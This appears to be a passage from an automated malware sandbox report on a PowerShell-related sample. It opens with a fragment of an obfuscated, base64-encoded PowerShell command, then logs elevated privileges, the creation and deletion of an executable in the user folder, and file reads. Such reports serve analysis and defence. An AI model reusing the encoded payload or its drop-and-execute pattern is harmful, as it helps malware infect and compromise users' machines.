AOwAkAEwAbQBxAGEAaABqAGMAdwB5AHcAdABrAD0AJwBHAHcAYQB1AHUAaABsAHoAJwB9AH0AYwBhAHQAYwBoAHsAfQB9ACQATwBuAG8AZwBxAGIAdQBtAG8APQAnAEwAZABrAGUAbwBnAHMAYQBmAHgAbgBqACcA

Imagebase:	0x13f5e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\873.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	5	7FEE833BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\873.exe	success or wait	5	7FEE833BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE81A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE81A5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE82CA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	6	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE833BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE833BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE833BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE82969DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE82969DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE82969DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE82969DF	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly